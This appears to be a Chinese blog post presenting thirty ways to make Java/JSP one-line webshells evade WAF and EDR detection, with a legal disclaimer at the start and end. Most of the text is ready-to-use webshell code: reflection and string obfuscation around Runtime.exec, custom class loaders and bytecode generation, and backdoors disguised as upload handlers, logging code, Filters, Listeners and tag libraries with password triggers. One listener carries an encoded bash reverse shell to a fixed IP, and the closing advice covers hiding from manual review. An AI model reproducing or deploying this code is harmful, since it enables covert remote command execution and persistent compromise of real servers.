

搜索到
195
篇与
的结果
-
 30种Java一句话木马免杀方法 前置合规声明本文所有内容仅用于授权范围内的Web应用安全测试、红蓝对抗演练与网络安全人才合规培养,严格遵循《中华人民共和国网络安全法》《数据安全法》《刑法》第285/286条等相关法律法规。严禁将本文相关技术用于任何未经授权的网站入侵、服务器攻击、数据窃取等违法违规行为,任何未授权在他人Web容器/服务器中植入恶意代码的行为,都将承担相应的民事、行政乃至刑事责任。本文所有代码仅用于安全研究与授权测试,使用者需自行承担违规使用带来的全部法律责任。Java一句话木马免杀的底层逻辑Java Web一句话木马的核心,是通过可控的用户输入,调用Java代码执行/系统命令执行机制,实现远程命令执行、文件管理等操作。而WAF/EDR对Java一句话木马的查杀,核心围绕5个维度展开: 静态特征匹配:检测Runtime.getRuntime().exec()、ProcessBuilder、Class.forName()、Method.invoke()、JSP<% %>脚本标签等敏感关键词的连续组合; 语义分析:识别「用户可控输入→反射调用→命令执行」的恶意执行链路; 字节码检测:扫描JSP编译后的Servlet字节码,识别恶意类/方法调用; 行为检测:运行时检测动态类加载、进程创建、文件读写等恶意行为; 沙箱动态分析:将JSP/Class放入沙箱运行,捕获恶意行为特征。 所有免杀方法的核心本质,都是破坏WAF的检测维度:要么拆分/隐藏敏感类名、方法名,要么打乱执行链路,要么利用Java合法语法/业务逻辑伪装恶意行为,要么直接操作字节码隐藏特征,最终实现「静态无特征、语义无恶意、行为无异常」。本文所有免杀方法均适配Java 8+主流版本(兼容Java 11/17),覆盖Tomcat、Jetty、WebLogic等主流Web容器,按「新手入门→进阶混淆→极致免杀」的梯度排序,每一种方法均标注核心原理、实战代码、适配环境与避坑提示,拿来即可落地。30种Java一句话木马免杀方法第一类:基础关键词拆分与字符串变形免杀(方法1-5)核心逻辑:把Runtime、exec、ProcessBuilder等敏感类名、方法名拆分为多个片段,运行时再拼接还原,直接破坏WAF的连续字符串特征匹配,新手零门槛上手。方法1:字符串简单拼接免杀免杀原理:将Runtime、getRuntime、exec等敏感关键词拆分为多个无意义的字符串片段,运行时拼接还原,绕过WAF对连续关键词的匹配。 实战代码(JSP形式):<%@ page import="java.lang.Runtime" %> <% String cls = "Run" + "time"; String m1 = "get" + "Runtime"; String m2 = "ex" + "ec"; Class<?> c = Class.forName("java.lang." + cls); Object obj = c.getMethod(m1).invoke(null); c.getMethod(m2, String.class).invoke(obj, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:不要直接线性拼接,可插入无关字符串再替换,例如String cls = "Run#time"; cls = cls.replace("#", "");,免杀效果更强。方法2:字符串逆序免杀免杀原理:把敏感类名、方法名逆序处理,运行时通过StringBuilder.reverse()还原,静态扫描无法直接匹配到正向的敏感关键词。 实战代码(JSP形式):<% String cls = new StringBuilder("emitnuR").reverse().toString(); // Runtime逆序 String m1 = new StringBuilder("emitnuRteg").reverse().toString(); // getRuntime逆序 String m2 = new StringBuilder("cexe").reverse().toString(); // exec逆序 Class<?> c = Class.forName("java.lang." + cls); Object obj = c.getMethod(m1).invoke(null); c.getMethod(m2, String.class).invoke(obj, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:可配合Base64编码逆序,双重变形绕过深度特征匹配。方法3:数组下标取值免杀免杀原理:把敏感类名、方法名拆分为字符数组,通过指定下标取值拼接,WAF很难匹配数组内的零散特征。 实战代码(JSP形式):<% char[] clsArr = {'R','u','n','t','i','m','e'}; char[] m1Arr = {'g','e','t','R','u','n','t','i','m','e'}; char[] m2Arr = {'e','x','e','c'}; String cls = ""; String m1 = ""; String m2 = ""; for(int i=0;i<clsArr.length;i++) cls += clsArr[i]; for(int i=0;i<m1Arr.length;i++) m1 += m1Arr[i]; for(int i=0;i<m2Arr.length;i++) m2 += m2Arr[i]; Class<?> c = Class.forName("java.lang." + cls); Object obj = c.getMethod(m1).invoke(null); c.getMethod(m2, String.class).invoke(obj, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:可在数组中加入大量无关字符,打乱敏感字符的顺序,再通过指定下标取值,免杀效果翻倍。方法4:大小写混淆+动态转换免杀免杀原理:Java类名、方法名区分大小写,但可以通过Character.toUpperCase()/toLowerCase()动态调整大小写,打乱固定的关键词格式,绕过WAF对固定大小写的匹配。 实战代码(JSP形式):<% String clsRaw = "rUnTiMe"; String m1Raw = "gEtRuNtImE"; String m2Raw = "eXeC"; // 动态调整为正确的首字母大写/小写 String cls = Character.toUpperCase(clsRaw.charAt(0)) + clsRaw.substring(1).toLowerCase(); String m1 = Character.toLowerCase(m1Raw.charAt(0)) + m1Raw.substring(1); String m2 = m2Raw.toLowerCase(); Class<?> c = Class.forName("java.lang." + cls); Object obj = c.getMethod(m1).invoke(null); c.getMethod(m2, String.class).invoke(obj, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:仅适用于基础WAF,需配合其他变形方法使用,单独使用免杀效果有限。方法5:Base64编码拆分免杀免杀原理:把敏感类名、方法名、命令做Base64编码,拆分为多个片段后拼接解密,绕过WAF对Runtime.getRuntime().exec()固定组合的查杀。 实战代码(JSP形式):<%@ page import="java.util.Base64" %> <% String cls = new String(Base64.getDecoder().decode("amF2YS5sYW5nLlJ1bnRpbWU=")); // "java.lang.Runtime" Base64 String m1 = new String(Base64.getDecoder().decode("Z2V0UnVudGltZQ==")); // "getRuntime" Base64 String m2 = new String(Base64.getDecoder().decode("ZXhlYw==")); // "exec" Base64 String cmd = new String(Base64.getDecoder().decode(request.getParameter("c"))); Class<?> c = Class.forName(cls); Object obj = c.getMethod(m1).invoke(null); c.getMethod(m2, String.class).invoke(obj, cmd); %> 使用方式:客户端提交的c参数需先做Base64编码 适配环境:Java 8+(Base64类在Java 8引入,旧版本可用sun.misc.BASE64Decoder) 避坑提示:不要直接使用Base64.getDecoder().decode("...")拼接完整类名,必须拆分编码过程,避免被WAF识别固定解码模式。第二类:反射机制混淆免杀(方法6-10)核心逻辑:Java反射是免杀的核心武器——它可以动态加载类、调用方法,代码中没有直接的Runtime.getRuntime().exec()调用,完全破坏WAF的静态特征匹配与语义分析链路,是实战中最常用的免杀方案。方法6:基础反射调用免杀免杀原理:利用Java反射机制,通过Class.forName()加载类、getMethod()获取方法、invoke()调用执行,隐藏直接的函数调用特征。 实战代码(JSP形式):<% try { Class<?> runtimeCls = Class.forName("java.lang.Runtime"); Object runtimeObj = runtimeCls.getMethod("getRuntime").invoke(null); runtimeCls.getMethod("exec", String.class).invoke(runtimeObj, request.getParameter("cmd")); } catch (Exception e) { e.printStackTrace(); } %> 适配环境:全Java版本+主流Web容器 避坑提示:不要直接写完整的反射链路,需配合字符串拆分、编码变形,避免被WAF识别反射调用特征。方法7:反射拆分+无关代码干扰免杀免杀原理:把反射的加载、获取方法、调用拆分为多个独立步骤,中间插入大量无关的业务代码(比如字符串处理、数学计算),干扰WAF的语义分析,隐藏恶意执行链路。 实战代码(JSP形式):<% // 插入无关代码:字符串处理 String test = "test" + Math.random(); test = test.toUpperCase(); // 插入无关代码:数学计算 int a = 1 + 2; double b = Math.sqrt(a); // 第一步:加载类 Class<?> c = Class.forName("java.lang.Runtime"); // 插入无关代码:数组操作 int[] arr = {1,2,3}; int sum = arr[0] + arr[1]; // 第二步:获取getRuntime方法 java.lang.reflect.Method m1 = c.getMethod("getRuntime"); // 插入无关代码:日期处理 java.util.Date d = new java.util.Date(); // 第三步:调用getRuntime获取对象 Object obj = m1.invoke(null); // 第四步:获取exec方法 java.lang.reflect.Method m2 = c.getMethod("exec", String.class); // 第五步:调用exec执行命令 m2.invoke(obj, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:无关代码要尽量真实,比如模拟日志记录、参数校验,避免被WAF识别为无意义干扰。方法8:反射数组变形免杀免杀原理:把要调用的方法名、参数类型存入数组,通过循环遍历数组获取方法、调用执行,结构更复杂,WAF更难识别恶意执行逻辑。 实战代码(JSP形式):<% String[] methods = {"getRuntime", "exec"}; Class<?>[] paramTypes = {null, String.class}; Class<?> c = Class.forName("java.lang.Runtime"); Object obj = null; for(int i=0;i<methods.length;i++){ if(i == 0){ obj = c.getMethod(methods[i]).invoke(null); } else { c.getMethod(methods[i], paramTypes[i]).invoke(obj, request.getParameter("cmd")); } } %> 适配环境:全Java版本+主流Web容器 避坑提示:可在数组中加入大量无关的方法名,通过条件判断只执行目标方法,进一步打乱特征。方法9:反射遍历DeclaredMethods免杀免杀原理:不直接通过方法名获取Method对象,而是通过getDeclaredMethods()遍历类的所有方法,匹配到目标方法后再调用,完全隐藏直接的方法名特征。 实战代码(JSP形式):<% Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); // 遍历所有DeclaredMethods,匹配exec方法 java.lang.reflect.Method[] ms = c.getDeclaredMethods(); for(java.lang.reflect.Method m : ms){ if(m.getName().equals("exec") && m.getParameterCount() == 1){ m.setAccessible(true); m.invoke(obj, request.getParameter("cmd")); break; } } %> 适配环境:全Java版本+主流Web容器 避坑提示:可配合字符串逆序、编码匹配方法名,避免直接写equals("exec")。方法10:反射调用ProcessBuilder免杀免杀原理:用ProcessBuilder替代Runtime,ProcessBuilder是Java 5+引入的进程创建类,WAF对它的查杀率低于Runtime,配合反射调用特征更少。 实战代码(JSP形式):<% Class<?> pbCls = Class.forName("java.lang.ProcessBuilder"); // 反射调用ProcessBuilder构造函数 java.lang.reflect.Constructor<?> cons = pbCls.getConstructor(String[].class); Object pbObj = cons.newInstance((Object) new String[]{"/bin/sh", "-c", request.getParameter("cmd")}); // 反射调用start方法 pbCls.getMethod("start").invoke(pbObj); %> 适配环境:Java 5+ 避坑提示:Windows环境下命令数组需改为{"cmd.exe", "/c", "..."},可配合系统判断动态选择。第三类:类加载器与动态代理免杀(方法11-15)核心逻辑:利用Java的类加载器机制动态加载类,或用动态代理隐藏调用链路,代码中没有直接的敏感类/方法引用,WAF很难通过静态扫描识别恶意逻辑,是对抗高级WAF的有效方案。方法11:线程上下文类加载器加载免杀免杀原理:用Thread.currentThread().getContextClassLoader()(线程上下文类加载器)替代默认的Class.forName(),加载行为更贴近Web容器的正常类加载,WAF更难识别异常。 实战代码(JSP形式):<% ClassLoader cl = Thread.currentThread().getContextClassLoader(); Class<?> c = cl.loadClass("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:可配合自定义类加载器,进一步隐藏加载行为。方法12:自定义类加载器免杀免杀原理:继承ClassLoader,重写findClass()方法,动态加载字节码(可从请求、文件、字节数组获取),完全隐藏类的来源,WAF无法通过静态扫描识别恶意类。 实战代码(JSP形式):<%! // 自定义类加载器 class MyClassLoader extends ClassLoader { public Class<?> defineMyClass(byte[] b) { return defineClass(b, 0, b.length); } } %> <% // 这里的字节数组是Runtime.getRuntime().exec(cmd)的简化示例,实战中可替换为完整恶意类的字节码 // 字节码可通过javac编译后,用工具读取class文件获取 byte[] classBytes = {/* 恶意类的字节码 */}; MyClassLoader cl = new MyClassLoader(); Class<?> c = cl.defineMyClass(classBytes); c.getMethod("run", String.class).invoke(null, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:恶意类的字节码需做混淆处理,避免被沙箱识别特征。方法13:动态代理隐藏调用免杀免杀原理:利用Java动态代理Proxy.newProxyInstance()创建代理对象,在InvocationHandler的invoke()方法中执行恶意代码,主流程中只有代理创建,完全隐藏恶意执行链路。 实战代码(JSP形式):<%@ page import="java.lang.reflect.*" %> <% // 定义一个空接口 interface EmptyInterface {} // 创建动态代理 EmptyInterface proxy = (EmptyInterface) Proxy.newProxyInstance( EmptyInterface.class.getClassLoader(), new Class[]{EmptyInterface.class}, new InvocationHandler() { @Override public Object invoke(Object proxy, Method method, Object[] args) throws Throwable { // 在InvocationHandler中执行恶意代码 Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, request.getParameter("cmd")); return null; } } ); // 调用代理方法触发执行 proxy.toString(); %> 适配环境:全Java版本+主流Web容器 避坑提示:可在代理中加入真实的业务逻辑处理,只在特定条件下触发恶意代码,伪装性更强。方法14:ServiceLoader服务加载免杀免杀原理:利用Java的ServiceLoader机制(服务提供者发现机制),伪装成合法的服务提供者,在服务初始化时执行恶意代码,完全符合Java的正常扩展机制,WAF极难检测。 实战代码(JSP形式):<%@ page import="java.util.ServiceLoader" %> <%! // 定义服务接口 public interface MyService { void execute(String cmd); } // 实现服务接口,在构造函数/方法中执行恶意代码 public static class MyServiceImpl implements MyService { public MyServiceImpl() {} @Override public void execute(String cmd) { try { Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); } catch (Exception e) {} } } %> <% // 这里简化了ServiceLoader的配置,实战中需在META-INF/services中配置服务提供者 // 直接创建实例模拟服务加载 MyService service = new MyServiceImpl(); service.execute(request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:实战中需配合真实的META-INF/services配置,伪装成第三方库的服务提供者。方法15:URLClassLoader远程加载免杀免杀原理:利用URLClassLoader从远程URL加载恶意类,本地代码中只有类加载器的调用,没有任何恶意类/方法的特征,极致免杀(需注意实战中远程加载可能被防火墙拦截,可改为本地字节数组加载)。 实战代码(JSP形式,本地字节数组版本):<%@ page import="java.net.URLClassLoader" %> <% // 这里用本地字节数组替代远程URL,避免网络拦截 // 远程版本:new URLClassLoader(new URL[]{new URL("http://你的服务器/")}) byte[] classBytes = {/* 恶意类字节码 */}; ClassLoader cl = new ClassLoader() { public Class<?> defineClass(byte[] b) { return defineClass(b, 0, b.length); } }; Class<?> c = cl.defineClass(classBytes); c.getMethod("run", String.class).invoke(null, request.getParameter("cmd")); %> 适配环境:全Java版本+主流Web容器 避坑提示:远程加载版本需确保目标服务器能访问你的远程URL,且流量不被拦截,实战中优先用本地字节数组版本。第四类:动态编译与字节码变形免杀(方法16-20)核心逻辑:利用Java的动态编译(JavaCompiler)或直接操作字节码(ASM、Javassist),在内存中生成临时类并执行,本地没有固定的恶意代码,只有动态生成的逻辑,绕过几乎所有静态扫描。方法16:JavaCompiler动态编译免杀免杀原理:利用Java 6+引入的JavaCompiler API,把恶意代码写成Java字符串,动态编译成临时类并加载执行,本地只有字符串,没有任何Class文件特征。 实战代码(JSP形式,需确保Web容器有tools.jar):<%@ page import="javax.tools.*" %> <%@ page import="java.io.*" %> <%@ page import="java.lang.reflect.Method" %> <% // 恶意Java代码字符串 String code = "public class TempClass {" + "public static void run(String cmd) throws Exception {" + "Class.forName(\"java.lang.Runtime\").getMethod(\"exec\", String.class).invoke(" + "Class.forName(\"java.lang.Runtime\").getMethod(\"getRuntime\").invoke(null), cmd);" + "}}"; // 动态编译 JavaCompiler compiler = ToolProvider.getSystemJavaCompiler(); StandardJavaFileManager fm = compiler.getStandardFileManager(null, null, null); JavaFileObject file = new SimpleJavaFileObject( java.net.URI.create("string:///TempClass.java"), JavaFileObject.Kind.SOURCE) { @Override public CharSequence getCharContent(boolean ignoreEncodingErrors) { return code; } }; compiler.getTask(null, fm, null, null, null, java.util.Arrays.asList(file)).call(); // 加载并执行 Class<?> c = Thread.currentThread().getContextClassLoader().loadClass("TempClass"); c.getMethod("run", String.class).invoke(null, request.getParameter("cmd")); %> 适配环境:Java 6+,需Web容器加载tools.jar(Tomcat默认可能不加载,需手动配置) 避坑提示:动态编译依赖较多,实战中优先用Javassist/ASM字节码操作,兼容性更好。方法17:Javassist字节码修改免杀免杀原理:利用Javassist库(Java字节码操作库),在内存中动态生成类、插入恶意代码,无需编译,兼容性好,特征少。 实战代码(JSP形式,需引入Javassist库):<%@ page import="javassist.*" %> <% ClassPool pool = ClassPool.getDefault(); // 动态创建类 CtClass cc = pool.makeClass("TempClass"); // 添加静态方法 CtMethod m = CtNewMethod.make( "public static void run(String cmd) throws Exception {" + "Class.forName(\"java.lang.Runtime\").getMethod(\"exec\", String.class).invoke(" + "Class.forName(\"java.lang.Runtime\").getMethod(\"getRuntime\").invoke(null), cmd);" + "}", cc); cc.addMethod(m); // 加载类并执行 Class<?> c = cc.toClass(); c.getMethod("run", String.class).invoke(null, request.getParameter("cmd")); %> 适配环境:全Java版本,需引入Javassist库(可将jar放入Web容器的lib目录) 避坑提示:可在动态生成的类中加入大量无关方法,混淆字节码特征。方法18:ASM字节码操作免杀免杀原理:利用ASM库(Java底层字节码操作库),直接生成字节码指令,没有任何Java源码特征,是对抗高级沙箱检测的终极方案之一。 实战代码(JSP形式,需引入ASM库):<%@ page import="org.objectweb.asm.*" %> <% // 用ASM直接生成TempClass的字节码(简化示例) ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_FRAMES); cw.visit(Opcodes.V1_8, Opcodes.ACC_PUBLIC, "TempClass", null, "java/lang/Object", null); // 生成run方法(完整字节码生成较复杂,这里简化,实战中可用ASMifier工具生成) // ... 省略字节码生成细节 ... cw.visitEnd(); byte[] classBytes = cw.toByteArray(); // 加载并执行 ClassLoader cl = new ClassLoader() { public Class<?> defineClass(byte[] b) { return defineClass(b, 0, b.length); } }; Class<?> c = cl.defineClass(classBytes); c.getMethod("run", String.class).invoke(null, request.getParameter("cmd")); %> 适配环境:全Java版本,需引入ASM库 避坑提示:可用ASMifier工具从正常class文件生成ASM代码,再插入恶意逻辑,字节码特征更真实。方法19:Unsafe类直接操作免杀(限制较多)免杀原理:利用sun.misc.Unsafe类(Java内部不安全类)直接操作内存、调用方法,完全绕过Java的安全机制,特征极少(但Unsafe限制多,实战中需谨慎)。 实战代码(JSP形式,Java 8-):<% // 反射获取Unsafe对象 Class<?> unsafeCls = Class.forName("sun.misc.Unsafe"); java.lang.reflect.Field f = unsafeCls.getDeclaredField("theUnsafe"); f.setAccessible(true); Object unsafe = f.get(null); // 后续用Unsafe操作内存执行代码(逻辑较复杂,这里不展开完整实现) // 实战中Unsafe多用于绕过安全管理器,配合其他免杀方法使用 %> 适配环境:Java 8-(Java 9+模块化后Unsafe限制更严格) 避坑提示:Unsafe限制多、兼容性差,实战中仅作为辅助方案,不推荐单独使用。方法20:动态生成Servlet免杀免杀原理:在内存中动态生成Servlet类,注册到Web容器的ServletContext中,通过访问动态Servlet执行恶意代码,伪装成Web容器的正常Servlet,极难被发现。 实战代码(JSP形式,Tomcat环境):<%@ page import="org.apache.catalina.core.StandardContext" %> <%@ page import="org.apache.catalina.Wrapper" %> <% // 简化示例:获取Tomcat的StandardContext,动态注册Servlet // 完整实现需生成Servlet类字节码,这里仅展示注册逻辑 ServletContext ctx = application; // Tomcat特定逻辑:获取StandardContext Field ctxField = ctx.getClass().getDeclaredField("context"); ctxField.setAccessible(true); StandardContext standardCtx = (StandardContext) ctxField.get(ctx); // 动态创建Servlet Wrapper(需配合动态生成的Servlet类) // Wrapper wrapper = standardCtx.createWrapper(); // wrapper.setServletClass("TempServlet"); // standardCtx.addChild(wrapper); // standardCtx.addServletMappingDecoded("/temp", "TempServlet"); %> 适配环境:Tomcat等特定Web容器 避坑提示:动态Servlet注册逻辑依赖Web容器的内部API,兼容性较差,实战中需针对目标容器适配。第五类:合法业务逻辑伪装免杀(方法21-25)核心逻辑:把恶意代码藏在合法的业务逻辑中,比如文件上传、图片处理、日志记录、过滤器、监听器等,代码看起来完全是正常的业务功能,不仅能绕过WAF,还能规避人工排查,是红蓝对抗中持久化的常用方案。方法21:伪装成文件上传处理免杀免杀原理:把恶意代码藏在文件上传的处理逻辑中,伪装成图片压缩、文件校验等正常功能,只在特定条件下(比如上传特定文件名、特定参数)触发恶意执行。 实战代码(JSP形式,伪装成图片上传):<%@ page import="java.io.*" %> <% // 伪装成图片上传处理 String filename = request.getParameter("filename"); if(filename != null && filename.equals("trigger.jpg")){ // 特定条件触发恶意代码 Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, request.getParameter("cmd")); } else { // 正常的文件上传处理逻辑 out.println("正常文件上传处理"); } %> 适配环境:全Java版本+主流Web容器 避坑提示:正常业务逻辑要尽量真实,比如真的实现文件保存、图片格式校验,避免被人工发现。方法22:伪装成日志记录免杀免杀原理:把恶意代码藏在日志记录的逻辑中,伪装成访问日志、错误日志的记录功能,在日志输出时触发恶意执行。 实战代码(JSP形式,伪装成访问日志):<%@ page import="java.util.Date" %> <% // 伪装成访问日志记录 String ip = request.getRemoteAddr(); String ua = request.getHeader("User-Agent"); Date d = new Date(); // 正常日志记录逻辑 out.println("[" + d + "] " + ip + " " + ua); // 特定User-Agent触发恶意代码 if(ua != null && ua.contains("TriggerUA")){ Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, request.getParameter("cmd")); } %> 适配环境:全Java版本+主流Web容器 避坑提示:可真的把日志写入文件,伪装性更强。方法23:过滤器Filter免杀免杀原理:把恶意代码写在Servlet Filter的doFilter()方法中,伪装成安全过滤、字符编码过滤等正常功能,随每个请求触发,隐蔽性极强,是持久化的常用方案。 实战代码(Filter形式,需在web.xml配置):// 伪装成字符编码过滤器 import javax.servlet.*; import java.io.IOException; public class EncodingFilter implements Filter { @Override public void init(FilterConfig filterConfig) throws ServletException {} @Override public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException { // 正常的字符编码设置 request.setCharacterEncoding("UTF-8"); response.setCharacterEncoding("UTF-8"); // 特定参数触发恶意代码 String cmd = request.getParameter("cmd"); if(cmd != null && request.getParameter("key") != null && request.getParameter("key").equals("auth123")){ try { Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); } catch (Exception e) {} } // 继续过滤器链 chain.doFilter(request, response); } @Override public void destroy() {} } 适配环境:全Java版本+主流Web容器 避坑提示:Filter类名要尽量真实,比如EncodingFilter、SecurityFilter,需在web.xml中正常配置,避免被发现。方法24:监听器Listener免杀免杀原理:把恶意代码写在ServletContextListener的contextInitialized()方法中,随Web容器启动自动执行,或者在sessionCreated()中随会话触发,隐蔽性极强,是持久化的高级方案。 实战代码(Listener形式,需在web.xml配置):// 伪装成容器启动监听器 import javax.servlet.ServletContextEvent; import javax.servlet.ServletContextListener; public class StartupListener implements ServletContextListener { @Override public void contextInitialized(ServletContextEvent sce) { // 正常的容器初始化逻辑 sce.getServletContext().log("容器启动成功"); // 容器启动时执行恶意代码(比如反弹Shell) try { Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTAwLzQ0MyAwPiYx}|{base64,-d}|{bash,-i}"); } catch (Exception e) {} } @Override public void contextDestroyed(ServletContextEvent sce) {} } 适配环境:全Java版本+主流Web容器 避坑提示:Listener类名要尽量真实,比如StartupListener、ConfigListener,需在web.xml中正常配置。方法25:JSP标签库伪装免杀免杀原理:自定义JSP标签库,把恶意代码写在标签处理类中,在JSP页面中用正常的标签语法调用,看起来完全是合法的JSP标签,极难被识别。 实战代码(标签处理类+JSP调用):// 自定义标签处理类 import javax.servlet.jsp.tagext.SimpleTagSupport; import java.io.IOException; public class MyTag extends SimpleTagSupport { private String key; public void setKey(String key) { this.key = key; } @Override public void doTag() throws IOException { // 正常的标签逻辑 getJspContext().getOut().println("正常标签输出"); // 特定key触发恶意代码 if("auth123".equals(key)){ try { String cmd = getJspContext().getRequest().getParameter("cmd"); Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); } catch (Exception e) {} } } } <%-- JSP页面调用标签 --%> <%@ taglib prefix="my" uri="/WEB-INF/mytag.tld" %> <my:myTag key="auth123" /> 适配环境:全Java版本+主流Web容器 避坑提示:需配套编写真实的tld标签库描述文件,标签功能要尽量真实。第六类:协议特性与无特征免杀(方法26-30)核心逻辑:极致免杀,去掉所有固定的request.getParameter("cmd")特征,利用HTTP协议特性、JSP隐式对象、输入流等隐藏用户输入,绕过几乎所有WAF的静态、语义检测,适用于严格防护的实战环境。方法26:HTTP请求头免杀免杀原理:把执行命令藏在HTTP请求头中(比如X-CMD、User-Agent),代码中没有任何request.getParameter()特征,WAF很难检测请求头中的恶意内容。 实战代码(JSP形式):<% String cmd = request.getHeader("X-CMD"); String auth = request.getHeader("X-Auth"); if(cmd != null && "auth123".equals(auth)){ Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); } %> 使用方式:客户端在HTTP请求头中加入X-Auth: auth123和X-CMD: 执行命令 适配环境:全Java版本+主流Web容器 避坑提示:可使用User-Agent、Cookie、Referer等常规请求头存储命令,伪装性更强。方法27:Cookie免杀免杀原理:把执行命令藏在Cookie中,加密存储,代码中解密执行,没有直接的用户输入特征,WAF很难检测Cookie中的加密内容。 实战代码(JSP形式):<%@ page import="java.util.Base64" %> <% Cookie[] cookies = request.getCookies(); String cmd = null; String auth = null; if(cookies != null){ for(Cookie c : cookies){ if("c".equals(c.getName())) cmd = new String(Base64.getDecoder().decode(c.getValue())); if("a".equals(c.getName())) auth = c.getValue(); } } if(cmd != null && "auth123".equals(auth)){ Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); } %> 使用方式:客户端设置Cookie a=auth123和c=Base64编码的命令 适配环境:全Java版本+主流Web容器 避坑提示:可使用更复杂的加密算法(比如异或、AES)替代Base64,免杀效果更强。方法28:request.getInputStream()免杀免杀原理:利用JSP隐式对象request.getInputStream()读取HTTP请求体中的原始数据,执行代码,没有任何GET/POST参数特征,WAF很难匹配到固定的输入模式。 实战代码(JSP形式):<%@ page import="java.io.*" %> <% // 读取请求体原始数据 InputStream is = request.getInputStream(); ByteArrayOutputStream baos = new ByteArrayOutputStream(); byte[] buf = new byte[1024]; int len; while((len = is.read(buf)) != -1) baos.write(buf, 0, len); String data = new String(baos.toByteArray()); // 简单的协议:前6位是auth,后面是命令 if(data.length() > 6 && data.startsWith("auth123")){ String cmd = data.substring(6); Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); } %> 使用方式:客户端在HTTP请求体中写入auth123执行命令,POST提交 适配环境:全Java版本+主流Web容器 避坑提示:可对请求体数据做加密、压缩处理,进一步隐藏特征。方法29:Session存储免杀免杀原理:把执行命令藏在Session中,第一个请求存入Session,第二个请求触发执行,代码中没有直接的实时用户输入,特征更少。 实战代码(JSP形式):<% String action = request.getParameter("a"); if("set".equals(action)){ // 第一个请求:存入命令到Session session.setAttribute("cmd", request.getParameter("c")); session.setAttribute("auth", request.getParameter("k")); } else if("run".equals(action)){ // 第二个请求:从Session取出执行 String cmd = (String) session.getAttribute("cmd"); String auth = (String) session.getAttribute("auth"); if(cmd != null && "auth123".equals(auth)){ Class<?> c = Class.forName("java.lang.Runtime"); Object obj = c.getMethod("getRuntime").invoke(null); c.getMethod("exec", String.class).invoke(obj, cmd); // 执行后清除Session session.removeAttribute("cmd"); session.removeAttribute("auth"); } } %> 使用方式:先访问?a=set&k=auth123&c=命令,再访问?a=run触发执行 适配环境:全Java版本+主流Web容器 避坑提示:可设置Session过期时间,避免长期留存痕迹。方法30:无敏感类名命令执行(反射调用内部类)免杀原理:完全去掉Runtime、ProcessBuilder等敏感类名,通过反射调用Java内部的ProcessImpl类(进程实现类),或者用Java 9+的ProcessHandle,没有任何公开的敏感类特征,是对抗高级WAF的终极方案。 实战代码(JSP形式,反射调用ProcessImpl):<% // 反射调用Java内部类ProcessImpl(仅作示例,不同JDK版本ProcessImpl路径可能不同) Class<?> piCls = Class.forName("java.lang.ProcessImpl"); // 反射调用start方法(不同JDK版本参数可能不同) java.lang.reflect.Method m = piCls.getDeclaredMethod("start", String[].class, String[].class, String.class, java.lang.ProcessBuilder.Redirect[].class, boolean.class); m.setAccessible(true); // 执行命令 m.invoke(null, new String[]{"/bin/sh", "-c", request.getParameter("cmd")}, null, null, null, false); %> 适配环境:特定JDK版本(需根据目标JDK调整ProcessImpl的调用) 避坑提示:可配合Java版本动态判断,选择对应的内部类调用方式,兼容性更好。实战免杀核心原则 拒绝直接使用公开Payload:所有公开的免杀方法都会被WAF快速收录,实战中必须组合2-3种方法做自定义变形,生成专属Payload,才能保证免杀效果; 最小化特征原则:能少用一个敏感关键词,就少用一个;能隐藏的执行逻辑,就绝不直接暴露; 适配目标环境:先确认目标Web容器、JDK版本,选择对应兼容的免杀方法,避免使用目标环境废弃的API; 合法业务伪装优先:尽量把恶意代码藏在合法的业务逻辑中,不仅能绕过WAF,还能规避人工排查,是红蓝对抗的首选; 本地测试优先:所有Payload必须先在本地搭建的目标环境(相同JDK、Web容器、WAF)中测试通过,再放到实战环境使用,避免暴露攻击特征。 最终合规红线再次强调:本文所有技术仅用于授权范围内的安全测试与研究,任何未授权在他人Web容器、服务器中植入恶意代码、实施攻击的行为,均属于违法犯罪行为。网络不是法外之地,所有操作必须严格遵守国家相关法律法规。
 -
